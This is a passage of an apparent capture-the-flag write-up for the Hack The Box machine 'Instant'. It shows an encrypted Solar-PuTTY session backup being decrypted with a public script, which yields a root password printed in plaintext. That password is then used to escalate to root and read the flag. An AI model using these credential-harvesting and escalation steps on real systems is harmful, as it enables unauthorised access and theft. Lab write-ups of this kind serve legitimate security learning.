♦♦♦J♦6'458715c9-b15e-467b-8a3d-97bc3fcf3c11shirohige_shi7)abfc4bd6-e048-4b48-
8e33-67d7fa0a6c80paulkapufi_kap9-0d02a551-8536-415e-8a08-
8017a635a08fturafarugaro_tur>U/f0eca6e5-783a-471d-9d8f-
0162cbc900db♦♦♦instant_admin_inv9-9f3a7cfc-f85a-43d0-84a2-
2fd4e04212b3spideymonkey_spi
4♦4♦]♦(U458715c9-b15e-467b-8a3d-97bc3fcf3c11(Uabfc4bd6-e048-4b48-8e33-
67d7fa0a6c80(U0d02a551-8536-415e-8a08-8017a635a08f'U      f0eca6e5-783a-471d-
9d8f-0162cbc900db(U9f3a7cfc-f85a-43d0-84a2-2fd4e04212b3

```

Sensitive Data Discovery: Decrypting session-backup.dat

Further exploration led me to a file named session-backup.dat in the /opt/backup/Solar-PuTTY directory.

```
shirohige@instant:/opt/backups/Solar-PuTTY$ cat sessions-backup.dat
ZJlEkpkqLgJ2PlzCyLk4gtCfsG02CMirJoxxdpcLYTLEshKzJwjMCwhDGZzNRr0fNJMLLWfxbd07L2
fEbSl/OzVAmNq0Y094RBxg9p4pwb4upKiVBhRY22HIZFzy6bMUw363zx6LxM4i9kv0B0bNd/4PXn3j
3wVMVzpNxuKuSJ0vv0fzY/ZjendafYt1Tz1VHbH4aHc8LQvRfW6Rn+5uTQEXyp4jE+ad4DuQk2fbm9
oCSIbR03/OKHKXvp05Gy7db1njW44Ij44xDgcILmNNm0m4NIo1Mb/2ZBHw/MsFFoq/TGetjzBZQQ/r
M7YQI81SNu9z9VVMelk7q6rDvpz1Ia7JSe6fRsBugW9D8GomWJNnTst7WUvqwzm29dmj7JQwp+OUpo
i/j/HONIn4NenBqPn8kYViYBecNk19Leyg6pUh5RwQw8Bq+6/OHfG8xzbv0NnRxtiaK10KYh++n/Y3
kC3t+Im/EFW7sQe/syt6U9q2Igg0qXJBF450x6XDu0KmfuAXzKBspkEMHP5MyddIz2eQQxzBznsgmX
T1fQQHyB7RDnGUgpfvtCZS8oyVvrrq0yz0Yl8f/Ct8iGbv/W0/S0fFqSvPQGBZnqC8Id/enZ1DRp02
UdefqBejLW9JvV8gTFj94MZpcCb9H+eqj1FirFyp8w03VHFbcGdP+u915CxGAowDgLI0UR3aSgJ1XI
z9eT1WdS6EGCovk3na0KCz8ziYMBEl+yvDyIbDvBqmgaf+c2LwnAnVHkFeXVua70A4wtk7R3jn8+7
h+3Evjc1vbgmnRjIp2sVxnHfUpLSEq4oGp3QK+AgrWXzfky7CaEEEUqpRB6knL8rZCx+Bvw5uw9u81
PAkaI9SLY+60mMflf2r6cGbZsfoHCeDLdBSrRdyGVvAP4oY0LAAVLILFZEqcuYUZAEGXgUpTi7UvM
VKkHrRjFikLW0NUQsVY4LVRaa3r0AqUDSi0Yn9F+Fau2mpfa3c2BZlBqTfL9YbMQhaaWz6VfzcSEbN
TiBsWTTQuWRQpcPmNnoFN2VsqZD7d4ukhtakDHGvvnvgr2TpcwiaQjHSwCMUFUawf00o2+yV3lwsBIU
WvhQw2g=
```

Decrypting session-backup.dat

Solar-PuTTY often contains saved credentials, and the backup file was encrypted. Researching this file type, I found a GitHub tool

<https://gist.github.com/fckoo/f4b06967b015fcf49667f57fae2f7382> capable of decrypting it if provided with a valid password.

First needed to download the "sessions-backup.dat" file to my own machine then by executing the SolarPuttyDecrypt.py script did i get the root user his password.

```
python3 SolarPuttyDecrypt.py
103 estrellad='estrella'

{"Sessions":[{"Id":"066894ee-635c-4578-86d0-d36d4838115b","Ip":"10.10.11.37","Port":22,"ConnectionType":1,"SessionName":"Instant","Authentication":0,"CredentialsID":"452ed919-530e-419b-b721-da76cbe8ed04","AuthenticateScript":"00000000-0000-0000-0000-000000000000","LastTimeOpen":"0001-01-01T00:00:00","OpenCounter":1,"SerialLine":null,"Speed":0,"Color":"#FF176998","TelnetConnectionWaitSeconds":1,"LoggingEnabled":false,"RemoteDirectory":"","Credentials":[{"Id":"452ed919-530e-419b-b721-da76cbe8ed04","CredentialsName":"instant-root","Username":"root","Password":"12**24nzC!r0c%q12","PrivateKeyPath":"","Passphrase":"","PrivateKeyContent":null}], "AuthScript":[], "Groups":[], "Tunnels":
```

```
[], "LogsFolderDestination": "C:\\ProgramData\\SolarWinds\\Logs\\Solar-  
PuTTY\\SessionLogs"}
```

SSH as ROOT

Username	Password
root	12**24nzC!r0c%q12

if i do `su root` in the ssh server with the password then you will see that i became root and that i know can get the root flag.

```
root flag = c87eaa1907faeb9094f019d40d299265
```

```
shirohige@instant:/opt/backups/Solar-PuTTY$ su root  
Password:  
root@instant:/opt/backups/Solar-PuTTY# cd  
root@instant:~# ls  
root.txt  
root@instant:~# cat root.txt  
c87eaa1907faeb9094f019d40d299265  
root@instant:~#
```

ROOTED



Instant has been Pwned!

Congratulations  **Hackthekat123**, best of luck in capturing flags ahead!

#5066

MACHINE RANK

11 Feb 2025

PWN DATE

45

POINTS EARNED

OK

SHARE